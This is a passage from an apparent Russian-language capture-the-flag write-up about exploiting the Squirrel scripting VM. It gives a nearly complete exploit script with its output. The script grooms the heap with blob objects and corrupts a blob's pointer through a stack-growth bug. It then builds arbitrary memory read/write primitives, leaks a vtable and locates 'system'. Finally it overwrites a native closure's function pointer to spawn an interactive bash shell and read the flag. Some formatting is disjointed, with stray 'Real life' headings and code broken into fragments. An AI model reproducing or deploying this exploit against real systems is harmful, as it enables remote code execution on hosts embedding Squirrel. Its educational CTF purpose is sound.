        debug("adjusted_stack_size_of_%s", name);
    }
}

sqstd_writeclosuretofile(vm, "exploit.cnut");
```

### Сам сплойт

Ну что же, компилятор готов. Теперь остается только написать скрипт на Squirrel, который правильно "воспользуется" этим компилятором.

Придумаем алгоритм:

- Выделяем много BLOB-объектов. В какой-то момент место в куче начнет заканчиваться и они начнут выделяться в конце
- Расширяем стек. Мы точно зацепим какой-то из наших BLOB-объектов.

HEAP

```
some data
BLOB OBJECT
...
BLOB OBJECT
BLOB data
BLOB OBJECT
BLOB data
BLOB OBJECT
BLOB data
BLOB OBJECT
BLOB data
BLOB OBJECT
BLOB data
BLOB OBJECT
BLOB data
BLOB OBJECT
BLOB data
```

BLOB OBJECT  
BLOB data  
NEW STACK

- После этого мы можем потерять один из последних BLOB-объектов, что даст нам примитив приятнее, чем был изначально. К сожалению, изменить размер мы не можем, потому что можем писать только `SQObjectPtr`, который имеет размер 16 байт

BLOB-объект выглядит примерно так:

```
private:
    SQInteger _size;
    SQInteger _allocated;
    SQInteger _ptr;
    unsigned char *_buf;
    bool _owns;
```

Поэтому при попытке перезаписи `_size` перед ним будет записан тег типа, что приведет к повреждению всего объекта и, как следствие, падению программы. Поэтому лучше перезаписать `_ptr`. Тег типа затем перезапишет `_allocated`, но поскольку тег для целых чисел огромен (`0x5000002`), это гарантирует, что емкости буфера всегда будет достаточно для того, что мы хотим сделать.

Теперь мы можем читать и писать по произвольному смещению с помощью `_ptr`. Для начала стоит организовать утечку `vtable`, чтобы получить адрес текстового сегмента библиотеки, а потом допишем примитивы, чтобы получить полный контроль над чтением и записью.

Чтобы заспавнить себе шелл мы достаем адрес замыкания и перезаписываем его на адрес функции `system` внутри библиотеки Squirrel'a. В итоге, получаем вот такой вот сплойт:

```
local OT_INTEGER = 0x5000002;
local OT_NATIVECLOSURE = 0x8000200;
```

```
# declare some functions for the compiler (these are replaced by the patcher)
# function stack2048();
function debugtrap(...) {}
```

```
# setMinus8 will write whatever we give it as argument to offset -8 in the stack
# (calls to this function are modified by the patcher)
function setMinus8(x) {
    return x;
}
```

```
# make blob allocations after stack
```

## Real life

```
local blobs = array(1000)
for(local i = 0; i < blobs.len(); ++i) {
    blobs[i] = blob(0x20);
}
local buffer = blob(0x20);
local victim = blob(0x20)

# increase stack
# after this, the stack should be located right after the last blob
stack2048()

# grow the blob buffer by overwriting capacity
# this sets the blob's _capacity to OT_INTEGER and _ptr to 0x1000
setMinus8(1000);
victim.written(0, 'c')
printf("size %d\n", victim.len())

# set the _ptr to -0x40, where we find a vtable (of the blob object)
setMinus8(-0x40)
debugtrap(victim)
local vtable = victim.readn('l')
printf("vtable %#x\n", vtable)

# build a better primitive:
# we will scan backward to find the second-last allocated blob
# we can identify it by checking for the vtable ptr
local idx = -0x40
while (true) {
    idx -= 0x8;
    setMinus8(idx);
    if (victim.readn('l') == vtable) {
        break
    }
}
printf("found buffer blob at offset -%#x\n", -idx)

# now we can directly change the size of the 2nd-last blob (buffer) using the
victim.written( 0x1337, 'l')
printf("buffer size %x\n", buffer.len())

# since buffer is at a lower heap address than victim,
# the victim blob object is inside the data of buffer
#
# we can control the victim more easily using buffer
```

```
# find the victim inside the buffer block
while (true) {
    if (buffer.readn('l') == vtable) break;
}
local victimIdx = buffer.tell();
buffer.seek(victimIdx + 0x18)
local victimBuf = buffer.readn('l')
printf("found victim: offset %#x, buf %#x\n ", victimIdx, victimBuf);

# set the address that victim will read from / write to
function setaddr(addr) {
    buffer.seek(victimIdx);
    buffer.written(0x1000, 'l'); # size
    buffer.written(0x1000, 'l'); # allocated
    buffer.written(0, 'l'); # ptr
    buffer.written(addr, 'l'); # buf
}

# read a long from the absolute addr
function read(addr) {
    setaddr(addr);
    return victim.readn('l');
}

# read a character from the absolute addr
function readc(addr) {
    setaddr(addr);
    return victim.readn('c');
}

# write a long to the absolute addr
function write(addr, v) {
    setaddr(addr);
    return victim.written(v, 'l');
}

# find the address of a string starting at addr
# the argument is the uppercase version of the string to find
# this avoids finding the literal itself
function findChars(addr, str) {
    while (true) {
        local found = true;
        foreach (i,c in str) {
            if (readc(addr + i) != (c ^ 0x20)) {
```

```
        found = false;
        break;
    };
}
if (found) break;

    addr++;
}
return addr;
}

# find a 8-byte aligned word starting from the given addr
function findAlignedQWord(addr, v) {
    while (read(addr) != v) {
        addr += 8;
    }
    return addr;
}

# find an object with the given type
function findObject(addr, type) {
    return findAlignedQWord(addr, type)
}

# find an integer with the given value
function findIntegerObj(addr, val) {
    while (read(addr) != OT_INTEGER || read(addr + 8) != val) {
        addr += 8;
    }
    return addr;
}

# first, locate the address of "marker" (marker will be put on the stack)
# since the stack is located after our blobs, we can start searching from the
local marker = 0x13371337;
local stackAddr = findIntegerObj(victimBuf, marker);
printf("found stack at %#x\n", stackAddr);

# we will putna NativeClosure on the stack (escape)
# we can then replace the function pointer of the NativeClosure with system
local escape_func = escape;
local escape_nc = read(findObject(stackAddr, OT_NATIVECLOSURE) + 8);
```

## Real life

```
# the function pointer is located at offset + 0x68
# this leaks the location of the sqstdlib shared object in memory
local escape_faddr = read(escape_nc + 0x68)
printf("escape nativeclosure %#x func %#x\n", escape_nc, escape_faddr);

# search for SYSTEM func (note: all caps to not cause false references)
# sqstdlib also contains the sqstdsystem lib, which will have an object associ
# we first find that string, and then find the reference to it
local SYSTEM_STR = findChars(escape_faddr, "SYSTEM")
printf("SYSTEM str: %#x\n", SYSTEM_STR);

local strRef = findAlignedQWord(vtable & ~0xfff, SYSTEM_STR);
printf("str ref at: %#x\n", strRef);
local SYSTEM_ADDR = read(strRef + 8)
printf("SYSTEM at: %#x\n", SYSTEM_ADDR);

// replace escapeFunc ref
write(escape_nc + 0x68, SYSTEM_ADDR)

// call it
escape_func("bash -i 2>&1")

debugtrap(escape_func)
```

Который после компиляции и отправки на сервер дает нам полценный bash-шелл и возможность прочитать флаг `oren_ctf_PrintNightmare!`